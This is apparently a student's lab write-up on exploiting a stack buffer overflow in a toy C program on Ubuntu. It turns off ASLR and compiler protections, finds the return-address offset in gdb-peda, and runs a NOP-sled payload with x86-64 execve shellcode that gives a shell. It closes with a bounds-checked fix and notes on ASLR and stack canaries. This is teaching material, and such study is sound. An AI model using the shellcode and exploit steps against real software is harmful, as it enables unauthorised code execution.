
122022010 Shrayank Mistry
Demonstrating Buffer Overflow Attack:

Overwrite the return address of the returning pointer to execute shell code.

Step 1: Compile the C - code and check security in Ubuntu OS




```
jackson@ubuntu:~/Bufferoverflow$ sudo sysctl -w kernel.randomize_va_space=0
[sudo] password for jackson:
kernel.randomize_va_space = 0
jackson@ubuntu:~/Bufferoverflow$ gcc exploit.c -o exploit
jackson@ubuntu:~/Bufferoverflow$ gdb exploit
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
C      ght (C) 2020 Free Software Foundation, Inc.
L      e GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from exploit...
(No debugging symbols found in exploit)
gdb-peda$ run "Hello World"
Starting program: /home/jackson/Bufferoverflow/exploit "Hello World"
[Inferior 1 (process 8121) exited normally]
Warning: not running
gdb-peda$ checksec
CANARY    : ENABLED
FORTIFY   : disabled
NX        : ENABLED
PIE       : ENABLED
RELRO     : FULL
gdb-peda$ run $(python2 -c 'print "a"*550')
Starting program: /home/jackson/Bufferoverflow/exploit $(python2 -c 'print "a"*550')
*** stack smashing detected ***: terminated

Program received signal SIGABRT, Aborted.
[----------------------------------registers-----------------------------------]
```

Step 2: Disable security to get Segmentation fault




```
jackson@ubuntu: ~/Bufferoverflow
jackson@ubuntu:~/Bufferoverflow$ gcc -fno-stack-protector -z execstack -no-pie exploit.c -o exploit
jackson@ubuntu:~/Bufferoverflow$ gdb exploit
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from exploit...
(No debugging symbols found in exploit)
gdb-peda$ checksec
CANARY    : disabled
FORTIFY   : disabled
NX        : disabled
PIE       : disabled
RELRO     : Partial
gdb-peda$ pattern_create 550 pat
Writing pattern of 550 chars to filename "pat"
gdb-peda$ run $(cat pat)
Starting program: /home/jackson/Bufferoverflow/exploit $(cat pat)

Program received signal SIGSEGV, Segmentation fault.
[----------------------------------registers-----------------------------------]
```


Step 3: Create pattern to get offset of RSP (offset at 520)



jackson@ubuntu: ~/Bufferoverflow

```
gdb-peda$ pattern_search pat
Registers contain pattern buffer:
RCX+0 found at offset: 539
RBP+0 found at offset: 512
R9+0 found at offset: 543
Registers point to pattern buffer:
[RSI] --> offset 539 - size ~11
[RDI] --> offset 539 - size ~11
[RSP] --> offset 520 - size ~30
Pattern buffer found at:
0x00007fffffffd735 : offset    0 - size   11 ($sp + -0x533 [-333 dwords])
0x00007fffffffda60 : offset    0 - size  550 ($sp + -0x208 [-130 dwords])
0x00007fffffffe0a5 : offset    0 - size  550 ($sp + 0x43d [271 dwords])
References to pattern buffer found at:
0x00007fffffffd640 : 0x00007fffffffda60 ($sp + -0x628 [-394 dwords])
0x00007fffffffd660 : 0x00007fffffffda60 ($sp + -0x608 [-386 dwords])
0x00007fffffffd650 : 0x00007fffffffe0a5 ($sp + -0x618 [-390 dwords])
0x00007fffffffd658 : 0x00007fffffffe0a5 ($sp + -0x610 [-388 dwords])
0x00007fffffffdd60 : 0x00007fffffffe0a5 ($sp + 0xf8 [62 dwords])
gdb-peda$ 
```

Step 4: Running Dummy shell code to check correct exploit length




jackson@ubuntu: ~/Bufferoverflow


```
gdb-peda$ run $(python2 -c 'print "\x90" * 450 + "\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e
\xb0\x3b\x0f\x05" + "\x41" * 43 + "b" * 6')
Starting program: /home/jackson/Bufferoverflow/exploit $(python2 -c 'print "\x90" * 450 + "\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x4
8\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05" + "\x41" * 43 + "b" * 6')

Program received signal SIGSEGV, Segmentation fault.
[----------------------------------registers-----------------------------------]
RAX: 0x0
RBX: 0x401180 (<__libc_csu_init>:       endbr64)
RCX: 0x6262624141414141 ('AAAAAbbb')
RDX: 0xb ('\x0b')
RSI: 0x7fffffffe2c0 ("AAAAAbbbbbb")
RDI: 0x7fffffffdc73 ("AAAAAbbbbbb")
RBP: 0x4141414141414141 ('AAAAAAAA')
RSP: 0x7fffffffdc80 --> 0x7ffff7ffc620 --> 0x5048000000000
RIP: 0x626262626262 ('bbbbbb')
R8 : 0x0
R9 : 0x62626262626241 ('Abbbbbb')
R10: 0x40042b --> 0x5f00797063727473 ('strcpy')
R11: 0x7ffff7f48ba0 (<__strcpy_avx2>:   endbr64)
R12: 0x401050 (<_start>:        endbr64)
R13: 0x7fffffffdd60 --> 0x2
R14: 0x0
R15: 0x0
EFLAGS: 0x10206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0x626262626262
```

Step 5: Getting address of any position of NOPs to start exploit




```
gdb-peda$ x/200x $rsp
0x7fffffffdc80: 0x00007ffff7ffc620      0x00007fffffffdd68
0x7fffffffdc90: 0x0000000200000000      0x0000000000401136
0x7fffffffdca0: 0x0000000000401180      0x2cc4d85611c9843f
0x7fffffffdcb0: 0x0000000000401050      0x00007fffffffdd60
0x7fffffffdcc0: 0x0000000000000000      0x0000000000000000
0x7fffffffdcd0: 0xd33b27a9a8c9843f      0xd33b37ea7107843f
0x7fffffffdce0: 0x0000000000000000      0x0000000000000000
0x7fffffffdcf0: 0x0000000000000000      0x0000000000000002
0x7fffffffdd00: 0x00007fffffffdd68      0x00007fffffffdd80
```



```
0x7fffffffe0e0: 0x9090909090909090      0x9090909090909090
0x7fffffffe0f0: 0x9090909090909090      0x9090909090909090
0x7fffffffe100: 0x9090909090909090      0x9090909090909090
0x7fffffffe110: 0x9090909090909090      0x9090909090909090
0x7fffffffe120: 0x9090909090909090      0x9090909090909090
0x7fffffffe130: 0x9090909090909090      0x9090909090909090
0x7fffffffe140: 0x9090909090909090      0x9090909090909090
0x7fffffffe150: 0x9090909090909090      0x9090909090909090
0x7fffffffe160: 0x9090909090909090      0x9090909090909090
0x7fffffffe170: 0x9090909090909090      0x9090909090909090
0x7fffffffe180: 0x9090909090909090      0x9090909090909090
0x7fffffffe190: 0x9090909090909090      0x9090909090909090
0x7fffffffe1a0: 0x9090909090909090      0x9090909090909090
0x7fffffffe1b0: 0x9090909090909090      0x9090909090909090
0x7fffffffe1c0: 0x9090909090909090      0x9090909090909090
0x7fffffffe1d0: 0x9090909090909090      0x9090909090909090
0x7fffffffe1e0: 0x9090909090909090      0x9090909090909090
```


Step 6: Appending address to run final exploit



```
gdb-peda$ run $(python2 -c 'print "\x90" * 450 + "\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e
\xb0\x3b\x0f\x05" + "\x41" * 43 + "\x30\xe1\xff\xff\xff\x7f"')
Starting program: /home/jackson/Bufferoverflow/exploit $(python2 -c 'print "\x90" * 450 + "\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x4
8\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05" + "\x41" * 43 + "\x30\xe1\xff\xff\xff\x7f"')
process 10120 is executing new program: /bin/dash
$ whoami
[Attaching after process 10120 fork to child process 10122]
[New inferior 2 (process 10122)]
[Detaching after fork from parent process 10120]
[Inferior 1 (process 10120) detached]
process 10122 is executing new program: /usr/bin/whoami
jackson
$ [Inferior 2 (process 10122) exited normally]
Warning: not running

[1]+  Stopped                 gdb_exploit
jackson@ubuntu:~/Bufferoverflow$ 
```

Basic code modifications to prevent attack



```c
#include<stdio.h>
#include<string.h>

int main(int argc, char ** argv)
{
    int bufferSize = 512;
    char buffer[bufferSize];

    if (strlen(argv[1]) < bufferSize)
        strcpy(buffer, argv[1]);
    else
        printf("Bufferoverflow problem");

    return 0;
}
```

Linux properties to prevent buffer overflow attack


Address Randomization: a first defense

Running the attack described in the previous section gives a segmentation fault (core dumped) error because the address is randomized each time the program is executed. Therefore, the stack pointer is different and the program will not set the address properly anymore for the buffer flow to run the shellcode.

Stack Guard: a second defense

One can then repeat the buffer overflow attack but this time compiling the vulnerable program stack with the Stack Guard protection mechanism (i.e. removing the flag previously used: -fno-stack-protector).

This time, the Stack Guard option in gcc was able to allow us to detect the smashing attempt. This effectively terminates the program and prevents the attack.



```
jackson@ubuntu:~/Bufferoverflow$ sudo sysctl -w kernel.randomize_va_space=2
